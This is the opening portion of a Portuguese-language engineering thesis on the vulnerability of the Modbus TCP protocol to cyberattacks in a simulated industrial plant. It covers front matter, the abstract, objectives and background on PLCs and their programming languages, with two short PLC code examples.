Universidade Federal de São Carlos
Centro de Ciências Exatas e de Tecnologia
Departamento de Engenharia Elétrica

Rafael Abrão Alvarez

Análise do comportamento de plantas industriais mediante a inserção de ciberataques ao protocolo de rede Modbus TCP

São Carlos
2026

Rafael Abrão Alvarez

Análise do comportamento de plantas industriais mediante a inserção de ciberataques ao protocolo de rede Modbus TCP

Trabalho de Conclusão de Curso apresentado à Universidade Federal de São Carlos como parte dos requisitos necessários para a obtenção do grau de Engenheiro Eletricista.

Orientador: Prof. Dr. Lucas Barbosa Marcos

Universidade Federal de São Carlos
Centro de Ciências Exatas e de Tecnologia
Departamento de Engenharia Elétrica

São Carlos
2026

Alvarez, Rafael Abrão

Análise do comportamento de plantas industriais mediante a inserção de ciberataques ao protocolo de rede Modbus TCP / Rafael Abrão Alvarez -- 2026.
154f.

TCC (Graduação) - Universidade Federal de São Carlos, campus São Carlos, São Carlos
Orientador (a): Lucas Barbosa Marcos
Banca Examinadora: Lucas Barbosa Marcos, Osmar Ogashawara, Guilherme Serpa Sestito
Bibliografia

1. Automação industrial. 2. Ciberataques. 3. Modbus TCP. I. Alvarez, Rafael Abrão. II. Título.

Ficha catalográfica desenvolvida pela Secretaria Geral de Informática (SIn)

DADOS FORNECIDOS PELO AUTOR

Bibliotecário responsável: Arildo Martins - CRB/8 7180

FUNDAÇÃO UNIVERSIDADE FEDERAL DE SÃO CARLOS
COORDENAÇÃO DO CURSO DE ENGENHARIA ELÉTRICA (CCEE)
Rod. Washington Luís km 235 - SP-310, s/n - Bairro Monjolinho, São Carlos/SP, CEP 13565-905
Telefone: (16) 33519701 - http://www.ufscar.br

DP-TCC-FA nº 6/2026/CCEE/CCET

Graduação: Defesa Pública de Trabalho de Conclusão de Curso

Folha Aprovação

FOLHA DE APROVAÇÃO

RAFAEL ABRÃO ALVAREZ

ANÁLISE DO COMPORTAMENTO DE PLANTAS INDUSTRIAIS MEDIANTE A INSERÇÃO DE CIBERATAQUES AO PROTOCOLO DE REDE MODBUS TCP

Trabalho de Conclusão de Curso

Universidade Federal de São Carlos – Campus São Carlos

São Carlos, 07 de abril de 2026

ASSINATURAS E CIÊNCIAS

Cargo/Função	Nome Completo
Orientador	Lucas Barbosa Marcos
Membro da Banca 1	Osmar Ogashawara
Membro da Banca 2	Guilherme Serpa Sestito

Documento assinado eletronicamente por **Lucas Barbosa Marcos**, **Professor(a)**, em 07/04/2026, às 09:54, conforme horário oficial de Brasília, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.

Documento assinado eletronicamente por **Osmar Ogashawara**, **Professor(a)**, em 08/04/2026, às 09:02, conforme horário oficial de Brasília, com fundamento no art. 6º, § 1º, do Decreto nº 8.539, de 8 de outubro de 2015.

Referência: Caso responda a este documento, indicar expressamente o Processo nº 23112.007557/2026-57

SEI nº 2234728

Modelo de Documento: Grad: Defesa TCC: Folha Aprovação, versão de 02/Agosto/2019

Dedico este trabalho a minha família, minha namorada e todos meus amigos que estiveram comigo nessa jornada, desde a escola até o presente momento.

Agradecimentos

Chega a ser difícil expressar meus agradecimentos a todas as pessoas que estiveram comigo ao longo desta jornada. Quando falo em jornada, refiro-me a todo o percurso da minha vida, desde os primeiros anos até o presente momento. Todas as pessoas que conheci e que, de alguma forma, contribuíram para minha formação pessoal e acadêmica merecem minha mais sincera gratidão.

Agradeço, primeiramente, à minha família: meus pais, Marco Alvarez e Maristela Abrão, e meus irmãos, Lucas Stocco e Maytê Stocco. Graças a eles, hoje posso estar onde estou, tanto pelo apoio incondicional quanto pelos valores que me foram transmitidos ao longo da vida.

Sou grato também aos meus amigos do Colégio do Carmo, com quem pude compartilhar experiências e vivências desde cedo, em uma das fases mais importantes da formação pessoal. Ao longo da graduação, tive a oportunidade de conhecer diversas pessoas que marcaram minha trajetória na universidade. Agradeço aos amigos do curso de Engenharia Elétrica, que foram fundamentais durante minha formação, aos amigos da Atlética, que seguem presentes na minha vida, e também aos colegas de outros cursos que conheci ao longo do caminho, como Educação Física, Engenharia Mecânica, entre outros.

Incluo nestes agradecimentos os professores da Universidade Federal de São Carlos, que contribuíram de forma essencial para a construção do conhecimento que hoje possuo. Agradeço ainda aos colegas do estágio, aos demais estagiários e aos companheiros do departamento de Engenharia de Automação, com quem pude aprender na prática e crescer profissionalmente.

Por fim, deixo um agradecimento especial à minha namorada, Júlia, que esteve ao meu lado nos momentos mais difíceis e cansativos, especialmente durante o período mais intenso da graduação, no desenvolvimento do Trabalho de Conclusão de Curso e ao longo do estágio. Todos que fizeram parte da minha vida, mesmo que de forma sutil, contribuíram para que eu chegasse até aqui. Assim, ainda que alguma dedicatória não tenha sido mencionada diretamente, deixo meu eterno agradecimento a todos que, de alguma maneira, fizeram parte do meu caminho.

Resumo

Abrão Alvarez, Rafael, **Análise do comportamento de plantas industriais mediante a inserção de ciberataques ao protocolo de rede Modbus TCP**. Trabalho de Conclusão de Curso (Graduação em Engenharia Elétrica). Centro de Ciências Exatas e de Tecnologia, Universidade Federal de São Carlos. 154 p. São Carlos, 2026.

A utilização de Controladores Lógicos Programáveis (CLPs) e redes de comunicação industrial é essencial em processos automatizados para garantir eficiência e monitoramento. Contudo, a integração em larga escala de redes baseadas em *Real Time Ethernet* introduz vulnerabilidades, como susceptibilidade a interferências e ataques cibernéticos. Este trabalho propõe analisar o comportamento de uma rede industrial simulada frente a ataques cibernéticos. O protocolo de comunicação escolhido é o Modbus TCP, amplamente utilizado em ambientes industriais, o qual conecta uma planta industrial modelada no Factory I/O a um CLP programado em ladder via CODESYS. Utilizando o Wireshark para captura do tráfego de rede e a biblioteca Scapy do Python para injeção de ataques, busca-se identificar impactos operacionais e fragilidades presentes no protocolo. A simulação revelou falhas críticas, como alterações não autorizadas em dados e comprometimento da comunicação, assim como o mau funcionamento da planta, evidenciando a falta de segurança e formas de verificação de veracidade de pacotes por parte do protocolo Modbus TCP. Os resultados visam reforçar a necessidade de implementar medidas robustas de segurança em redes industriais e incentivar a migração para protocolos atualizados, alinhados às demandas de cibersegurança da indústria contemporânea.

Palavras-Chave: 1. Automação industrial 2. Ciberataques 3. Modbus TCP

Abstract

Abrão Alvarez, Rafael, **Behavior analysis of industrial plants subjected to cyberattacks on the Modbus TCP network**. Final year thesis (Bachelor degree in Electrical Engineering). Exact and Technology Sciences Center, Federal University of São Carlos. 154 p. São Carlos, 2026.

The use of Programmable Logic Controllers (PLCs) and industrial communication networks is essential in automated processes to ensure efficiency and monitoring. However, large-scale integration of Real Time Ethernet based networks introduces vulnerabilities, such as susceptibility to interference and cyberattacks. This work proposes to analyze the behavior of a simulated industrial network under cyberattack conditions. The chosen communication protocol is Modbus TCP, a widely used protocol in industrial environments, which connects an industrial plant modeled in Factory I/O to a PLC programmed in ladder using CODESYS. Using Wireshark to capture network traffic and Python's Scapy library to inject attacks, the objective is to identify operational impacts and weaknesses inherent in the protocol. The simulation revealed critical failures, such as unauthorized changes to data and compromised communication, as well as the malfunctioning of the industrial plant, highlighting the lack of security and the absence of mechanisms to verify the authenticity of packets in the Modbus TCP protocol. The results aim to reinforce the need for robust security measures in industrial networks and to encourage migration to updated protocols aligned with contemporary cybersecurity demands.

Keywords: 1. Industrial automation. 2. Cyberattack 3. Modbus TCP

Lista de Figuras

Lista de Tabelas

Lista de Siglas e Abreviaturas

ADU	*Application Data Unit*
ASCII	*American Standard Code for Information Interchange*
CLP	*Controlador lógico programável*
CRC	*Cyclic Redundancy Check*
DCS	*Distributed Control System*
GVL	*Global Variable List*
ICS	*Sistemas de controle industrial*
IEC	*International Electrotechnical Comission*
IHM	*Interface homem máquina*
IoT	*Internet das coisas*
IP	*Internet Protocol*
ISO	*International Organization for Standardization*
LRC	*Longitudinal Redundancy Check*
MBAP	*Modbus Application Protocol (Header)*
MiTM	*Man-in-the-Middle*
OSI	*Open Systems Interconnection*
PDU	*Protocol Data Unit*
POUs	*Program Organization Units*
QWMC	*Query Write Multiple Coil*
RRIR	*Response Read Input Register*
RTD	*Resistance Temperature Detector*
RTU	*Remote Terminal Unit*
SCADA	*Controle supervisório e Aquisição de dados*
TCP/IP	*Transmission Control Protocol / Internet Protocol*
TI	*Tecnologia da Informação*
TO	*Tecnologia Operacional*
UFSCar	*Universidade Federal de São Carlos*
WAN	*Wide Area Network*

Sumário

1 Introdução


A atividade industrial, apesar de ser frequentemente associada a grandes linhas de produção, automação e maquinários coordenados, possui raízes muito mais antigas. Desde os primórdios dos primeiros seres humanos até os dias atuais, a humanidade desenvolve atividades industriais em diferentes formas, indo do trabalho artesanal e manufatureiro até os complexos sistemas produtivos contemporâneos [1].

Contudo, a concepção moderna de indústria tem origem na Revolução Industrial. Em meados do século XVIII, o ambiente de manufatura voltado para mercados locais e determinados deu lugar à maquinofatura. Esta é caracterizada pelo uso de máquinas operadas pelo homem, produção em larga escala e direcionamento para um mercado mais amplo e anônimo, elevando significativamente os níveis de produtividade [2].

Com o rápido crescimento populacional e o avanço do consumo, a indústria expandiu-se e evoluiu em paralelo, passando por diferentes fases tecnológicas: Indústria 1.0, marcada pela mecanização e energia a vapor; Indústria 2.0, com eletrificação e produção em massa; Indústria 3.0, com automação e controle computacional; e Indústria 4.0, caracterizada pela integração digital, Internet das Coisas (IoT) e sistemas ciberfísicos. Atualmente, discute-se também o conceito de Indústria 5.0, que enfatiza a colaboração homem–máquina e a personalização da produção [3]. A Figura 1 ilustra essa evolução, mostrando como o setor produtivo adaptou-se às mudanças tecnológicas ao longo do tempo para aumentar eficiência e produtividade.

A seguir, será apresentada a contextualização dos principais temas essenciais para a compreensão deste trabalho. Na Seção 1.1, é discutida uma introdução geral ao conceito de automação industrial e à sua importância nos dias atuais. Em seguida, na Seção 1.1.1, aborda-se o tema das redes de comunicação industrial, apresentando uma contextualização geral do assunto e sua relação com a automação industrial e com o escopo deste trabalho. Por fim, a Seção 1.1.2 trata da segurança e das vulnerabilidades em redes de comunicação industrial, destacando

Figura 1 – Evolução da indústria



Fonte: Adaptado de [4]

a dualidade entre os avanços tecnológicos e o aumento da exposição a ataques cibernéticos em sistemas industriais.

1.1 Automação industrial e CLPs

A automação industrial está intimamente ligada aos sistemas de controle, que operam em loops de realimentação (*feedback*) para medir variáveis, compará-las a valores de referência e aplicar ações corretivas automaticamente [5]. Embora essencial na indústria moderna, o conceito de controle por feedback é antigo, com exemplos como o relógio de Ctesíbio, de 250 a.C., que regulava o tempo por meio de fluxo de água [5].

Inicialmente, os sistemas de controle eram mecânicos e, mais tarde, baseados em relés eletromecânicos. Apesar de eficazes, estes apresentavam limitações de flexibilidade e manutenção. O avanço da eletrônica e da microinformática levou ao surgimento dos Controladores Lógicos Programáveis (CLPs), que centralizaram funções de controle em plataformas programáveis, oferecendo maior versatilidade e comunicação com redes industriais [3].

Criados no fim da década de 1960, motivados por demandas da indústria au-

tomotiva, os CLPs foram projetados para serem reprogramáveis, robustos e confiáveis. O primeiro modelo, o Modicon 084, lançado em 1969, marcou um ponto de virada na automação [6]. Sua programação, com destaque para o *Ladder Diagram*, facilitou a adoção por técnicos habituados à lógica de relés [5].

Hoje, os CLPs modernos integram sistemas complexos com sensores, atuadores, IHMs e supervisórios, além de possibilitar troca de dados em tempo real, alinhando-se aos princípios da Indústria 4.0 [3]. Representam, assim, um elo central na evolução da automação, combinando robustez com flexibilidade e conectividade para atender às demandas produtivas atuais.

1.1.1 Redes de Comunicação Industrial

As redes de comunicação industrial são a espinha dorsal da integração e coordenação de processos automatizados, permitindo a troca de dados entre controladores, sensores, atuadores e sistemas de supervisão. Sua adoção foi impulsionada pela necessidade de maior flexibilidade, monitoramento remoto e interoperabilidade entre dispositivos de diferentes fabricantes [7].

Antes da implementação de redes dedicadas, a comunicação em ambientes industriais era realizada por meio de cabeamento ponto a ponto, resultando em sistemas com grande complexidade física, alto custo e baixa escalabilidade. O desenvolvimento de protocolos específicos para o ambiente fabril permitiu reduzir a fiação, aumentar a confiabilidade e viabilizar a transmissão de informações em tempo real [3].

As redes industriais diferenciam-se das redes de TI convencionais por possuírem requisitos específicos, como tolerância a ruídos eletromagnéticos, baixa latência, sincronização precisa e alta disponibilidade. Protocolos como Modbus, Profibus, DeviceNet e Ethernet/IP surgiram para atender a essas demandas, cada um com características próprias quanto a velocidade, topologia e modelo de comunicação [7].

No contexto da Indústria 4.0, as redes industriais evoluem para suportar tecnologias como Internet das Coisas (IoT) e sistemas ciberfísicos, integrando dados de campo com camadas de supervisão e análise. Essa evolução possibilita a coleta e o processamento de grandes volumes de dados para otimizar a produção, realizar

manutenção preditiva e aumentar a segurança operacional [8].

A conectividade e interoperabilidade proporcionadas pelas redes industriais são essenciais para a operação eficiente e segura de plantas automatizadas, sendo um elemento central na integração entre sistemas de controle e estratégias de cibersegurança [8].

1.1.2 Segurança e vulnerabilidades

O crescimento dos avanços tecnológicos, aliado à evolução da conectividade de redes industriais, trouxe avanços significativos em integração de sistemas, supervisão e monitoramento, porém ampliou a possibilidade de ataques a sistemas integrados via rede. Ambientes que antes eram isolados fisicamente agora se encontram cada vez mais integrados a redes corporativas e até mesmo à internet, tornando-se alvos potenciais para ameaças cibernéticas [5].

Os sistemas de controle industrial (ICS), que englobam CLPs, Interfaces Homem Máquina (IHMs) e sistemas de Supervisão Controle e Aquisição de Dadods (SCADA), foram historicamente projetados para operar com alta disponibilidade e confiabilidade, mas sem requisitos rigorosos de segurança digital. Isso resultou em protocolos de comunicação, como Modbus, Profibus e DNP3, que não implementam autenticação, criptografia ou verificação de integridade nativas, deixando-os suscetíveis a interceptação e manipulação de dados [7].

Casos notórios como o ataque ataque ocorrido na planta atômica de Natanz, no Irã, utilizando, provavelmente, o software Stuxnet Worm, no começo dos anos 2000, demonstram que ameaças direcionadas a ICS podem explorar falhas específicas de hardware e software para modificar o comportamento de controladores, mantendo operações aparentemente normais na camada supervisória enquanto sabotam processos em campo [5, 9].

No contexto deste trabalho, o protocolo Modbus TCP é especialmente relevante por ser amplamente utilizado e, ao mesmo tempo, carecer de mecanismos de proteção contra ataques de interceptação (*sniffing*), modificação de pacotes (*man-in-the-middle*) e injeção de comandos maliciosos, como será comprovado com o desenvolver do trabalho. Essas fraquezas serão exploradas e estudadas, propondo entender melhor como a falta de maior segurança facilita que os ataques sejam

inseridos na rede e reforçar a necessidade de continua evolução pelo lado dos fabricantes para garantir segurança e eficiência nos ICS's.

Portanto, compreender as vulnerabilidades e ameaças associadas a redes industriais é essencial para desenvolver estratégias eficazes de proteção, especialmente diante do cenário de transformação digital e aumento da interconectividade em plantas industriais.

1.2 Objetivos

Tendo em mente a contextualização das redes de comunicação industrial e as preocupações relacionadas à segurança, este trabalho propõe estudar e analisar o comportamento do protocolo Modbus TCP e de plantas industriais simuladas frente à inserção de diferentes ciberataques na rede de comunicação.

Para isso, serão realizadas simulações de ambientes industriais em 3D utilizando o software Factory I/O, bem como a programação desses ambientes por meio de um CLP simulado, utilizando o CODESYS, aliados a ferramentas de análise de rede. Além disso, bibliotecas em Python serão empregadas para a criação de pacotes de ataque, os quais serão inseridos na comunicação entre o software responsável pela simulação do CLP e aquele encarregado de simular a planta industrial.

Dessa forma, torna-se necessário não apenas o conhecimento sobre redes de comunicação industrial, mas também sobre programação de CLPs, a fim de possibilitar a construção das cenas onde os testes serão realizados. Da mesma maneira, é fundamental compreender a estrutura dos pacotes de comunicação e sua programação, de modo a viabilizar a inserção dos ataques na rede.

Portanto, os objetivos deste trabalho podem ser divididos em duas classes: objetivo geral e objetivos específicos.

- **Objetivo geral**: Estudar e analisar o comportamento do protocolo de rede Modbus TCP frente à inserção de ciberataques em uma rede industrial simulada.
- **Objetivos específicos**:
  - Realizar um estudo aprofundado do protocolo Modbus TCP;

- Compreender a estrutura de mensagens de protocolos de comunicação em redes industriais;
- Programar diferentes plantas industriais simuladas e suas lógicas de controle em linguagem Ladder, utilizando o CODESYS;
- Estruturar códigos para análise de rede, captura de pacotes, construção de pacotes de ataque e inserção desses ataques na rede;
- Analisar a resposta das plantas industriais e da rede de comunicação frente à inserção dos ciberataques.

1.3 Organização do Trabalho

Na Seção 2, será apresentada a base teórica necessária para a compreensão deste trabalho. Serão abordados temas como a programação de Controladores Lógicos Programáveis (CLPs), redes e protocolos de comunicação industriais, com ênfase no protocolo Modbus e suas variantes, detalhados na Subseção 2.2.3. Por fim, será introduzida a fundamentação teórica relacionada a ciberataques em redes de comunicação industrial.

A Seção 3 apresenta o desenvolvimento e a metodologia adotada no trabalho. Inicialmente, é realizada a contextualização das ferramentas utilizadas, conforme descrito na Subseção 3.1. Em seguida, são apresentados o desenvolvimento das plantas industriais e sua programação em linguagem Ladder, na Subseção 3.2. Por fim, descreve-se a implementação dos códigos de ataque, detalhada na Subseção 3.4.

Na Seção 4, são apresentados os resultados dos ensaios de ataques realizados nas duas plantas industriais. Este capítulo inclui gráficos, capturas de pacotes de rede e a análise do comportamento das plantas frente aos ataques, complementados por imagens e vídeos disponibilizados na plataforma YouTube.

Por fim, a Seção 5 encerra o trabalho, apresentando uma síntese geral do que foi desenvolvido, juntamente com a análise dos principais resultados obtidos.

2 Fundamentação Teórica

Nesta seção, é construída a base conceitual necessária para a compreensão do desenvolvimento deste trabalho. A partir de sua leitura, espera-se que o leitor compreenda conceitos fundamentais, como redes de comunicação industrial, protocolos de comunicação industrial, CLPs e ciberataques aplicados a sistemas industriais.

Dessa forma, torna-se imprescindível o entendimento desses conceitos para a correta interpretação das etapas seguintes, bem como para a análise e compreensão do desenvolvimento e dos resultados dos ataques apresentados ao longo do trabalho.


2.1 Controladores Lógicos Programáveis

Como citado anteriormente, os CLPs surgem em meados do século XX, com a finalidade de atender às demandas de uma indústria automotiva em rápido crescimento. Esses equipamentos vieram para substituir sistemas baseados em relés, oferecendo uma solução em estado sólido, flexível, reprogramável e capaz de suportar ambientes industriais agressivos. Assim, nasce o CLP, um computador industrial robusto que, por meio da capacidade de armazenamento de instruções, implementação de funções, operações lógicas e aritméticas, além de comunicação em rede, é capaz de controlar processos de forma inigualável [10].

Controladores Lógicos Programáveis podem ser comparados a microcontroladores voltados para o ambiente industrial. Seu ciclo de funcionamento pode ser resumido em três etapas, reiniciadas a cada período de tempo discreto T, o qual varia de acordo com o tipo e a marca do CLP. A primeira etapa é chamada de varredura (scan), na qual o controlador lê e armazena os dados provenientes das interfaces de entrada em um dado instante de tempo t. Em seguida ocorre a execução do programa, onde são aplicadas funções, operações lógicas e aritméticas, consultando as variáveis armazenadas na memória de entrada. Após a execução, as variáveis de saída são atualizadas e registradas na memória de saída, sendo então enviadas às interfaces de saída [10, 11]. Um ciclo de varredura completo pode ser

observado na Figura 2.

Figura 2 – Ciclo de varredura completo



Fonte: [11]

As interfaces de entrada e saída têm papel fundamental no funcionamento desse computador industrial. É por meio delas que o CLP traduz valores de sinais elétricos para linguagem digital e vice-versa. Os módulos podem ser divididos em três tipos: digitais, analógicos e especiais. Nos módulos digitais, as entradas e saídas assumem apenas dois estados: ligado (On) ou desligado (Off). Dentro dessa categoria, ainda existem os modelos PNP e NPN, que se diferenciam pelo modo de acionamento. O módulo PNP fornece tensão positiva ao dispositivo quando ativado, ou seja, a carga é acionada pelo fornecimento de corrente proveniente da saída. Já no NPN ocorre o inverso: a saída conecta o dispositivo diretamente ao potencial negativo (terra) quando ativada, sendo a carga alimentada de forma oposta. Essa distinção é importante pois influencia na forma de ligação de sensores e atuadores, evitando incompatibilidades no circuito [10].

Além disso, existem as entradas e saídas analógicas, responsáveis por lidar com sinais que variam de forma contínua, como corrente e tensão em faixas específicas (por exemplo, 4–20 mA ou 0–10 V). Esses módulos permitem ao CLP interpretar grandezas físicas como temperatura, pressão, nível ou velocidade, e também atuar

de forma proporcional sobre variadores, válvulas ou outros elementos de controle [10].

Por fim, há os módulos especiais, que expandem as funcionalidades do CLP em aplicações específicas. Entre eles estão módulos de comunicação (para protocolos industriais como Modbus, Profibus ou Ethernet/IP), módulos específicos para medição de temperatura (RTD), controle PID dedicado, entre outros. Tais módulos tornam o CLP ainda mais versátil, adaptando-se a diferentes necessidades de automação e integração em sistemas industriais complexos [10].

2.1.1 Linguagens de programação

Com a ascensão do uso desses controladores, muitas marcas fornecedoras de equipamentos elétricos viram a oportunidade de entrar nesse mercado, fornecendo esses equipamentos à indústria. Entretanto, cada uma dessas marcas tinha suas peculiaridades, especificações e modo de funcionamento, diferindo bastante umas das outras. Sendo assim, os operadores tinham que ter um vasto conhecimento em diferentes fornecedoras, exigindo uma busca incessante de conhecimento de cada uma dessas empresas [10].

Foi então, em 1979, que a IEC (International Electrotechnical Comission), organizou um estudo a fim de avaliar o dispositivo como um todo, desde o projeto de hardware, software, instalação, comunicação, entre outros aspectos característicos. Como resultado desse estudo, surge a norma IEC 61131-3 que introduz e define 5 linguagens de programação padrão, divididas em linguagens textuais e gráficas, para todo tipo de aplicação industrial. A padronização vem como forma de melhorar a gestão do conhecimento, a qualidade na programação e a versatilidade na escolha da linguagem para cada tipo de aplicação ou parte da planta [10, 11].

2.1.1.1 Linguagens textuais

As linguagens textuais estabelecidas pela norma IEC 61131-3 são: Texto Estruturado (Structured Text – ST) e Lista de Instruções (Instruction List – IL). Ambas são linguagens de programação escritas, assim como C++ ou Assembly. Contudo, diferem bastante em termos de facilidade de interpretação para o ser humano e eficiência na execução pelo CLP [10].

O *Texto Estruturado* (ST) se aproxima de linguagens mais comuns como C++ ou Python, o que torna sua interpretação mais direta e intuitiva para o programador. É muito usado na criação de blocos funcionais e funções específicas. Sua escrita se baseia em operadores e operandos, geralmente expressões lógicas ou aritméticas, que retornam valores ao serem executadas. A Tabela 1 mostra os principais operadores utilizados nesse tipo de código-fonte [10]. Já o Código 2.1, mostra um pequeno exemplo de aplicação.

Tabela 1 – Operadores e suas aplicações

Operador	**Aplicação**	**Descrição**	**Classificação**
(...)	Expressão com parênteses.	Parênteses são usados para alterar a sequência de execução da operação.	Maior.
Função(...)	Expressão, literal, variável, endereço.	Função de processamento é usada para executar funções.	
–	Negação.	A negação é uma inversão de sinal do valor do operando.	
Not	Complemento booleano.	Inversão de bits dos operandos.	
**	Exponenciação.	Na exponenciação o valor do primeiro operando é elevado à potência do segundo.	
*	Multiplicação.		
/	Divisão.		
Mod	Operador de módulo da divisão.		
+	Soma.		
-	Subtração.		
<, >, <=, >=	Comparação.		
=	Igual.		
<>	Desigualdade.		
And, &	E booleano.		
Xor	Ou exclusivo booleano.		
Or	Ou booleano.		

Fonte: Adaptado de [10]

```
1 IF %I0.0 AND %I0.1 THEN
2    %Q0.0 := TRUE;    // Ativa a saida se ambas as entradas forem
     verdadeiras
3 ELSE
4    %Q0.0 := FALSE;   // Caso contrario, mantem a saida desligada
```

```
5 END_IF;
```

Código 2.1 – Exemplo de código em Texto Estruturado

Já a *Lista de Instruções* (IL) difere bastante do Texto Estruturado. Apesar de também ser uma linguagem escrita, sua lógica é mais próxima das linguagens de baixo nível, como *Assembly*, ou seja, está mais próxima do que a máquina de fato entende. Nesse formato, cada linha do programa é uma instrução única, que pode ser, por exemplo, carregar um valor, executar uma operação lógica, comparar ou armazenar em memória. Isso torna o código mais difícil de ler e compreender por humanos, especialmente em processos maiores, mas traz eficiência na execução pelo CLP, já que o código é traduzido de forma mais direta para a máquina [10].

O Código 2.2 mostra um exemplo simples de como a Lista de Instruções pode ser escrita:

```
1 LD    %I0.0    // Carrega valor da entrada I0.0
2 AND   %I0.1    // Realiza operacao logica AND com a entrada I0.1
3 ST    %Q0.0    // Armazena o resultado na saida Q0.0
```

Código 2.2 – Exemplo de código em Lista de Instruções


2.1.1.2 Linguagens gráficas

A norma IEC 61131-3 padronizou três tipos de linguagens gráficas: Linguagem Ladder (LD), Diagrama de Blocos Funcionais (FBD) e Sequencial Gráfico de Função (SFC). Entre elas, a mais utilizada é a linguagem Ladder, que tem maior aceitação entre programadores por sua semelhança com diagramas de comandos elétricos e por estar presente em praticamente todos os CLPs de diferentes fabricantes [10].

A linguagem Ladder utiliza um conjunto de símbolos para a construção das lógicas programadas. Como mencionado anteriormente, sua semelhança com os diagramas de comandos elétricos é indiscutível, normalmente utilizando símbolos como contatos normalmente abertos ou fechados e bobinas de saída, em paralelo direto com relés e bobinas de circuitos elétricos. Por meio do arranjo desses símbolos em “redes” na forma de escada, o programador consegue desenvolver soluções para processos de diferentes características [11].

Os três símbolos base dessa linguagem, também chamada de simbologia de contatos, são: verificador de fechado (XIC), verificador de aberto (XIO) e energização de saída (OTE). Cada instrução está associada a um bit na memória do CLP. Por essa razão, Ladder é comumente utilizada em processos discretos, nos quais é necessário mudar o estado de um atuador entre ligado e desligado [11]. A Figura 3 mostra uma comparação entre LD e IL para uma mesma lógica de processo, inicialmente representada em um diagrama de comandos elétricos. Nela é possível observar os verificadores XIC, XIO e OTE, representados respectivamente pelos contatos A, D e pela bobina Y.

Figura 3 – Comparação entre Ladder e lista de instruções




Fonte: [11]

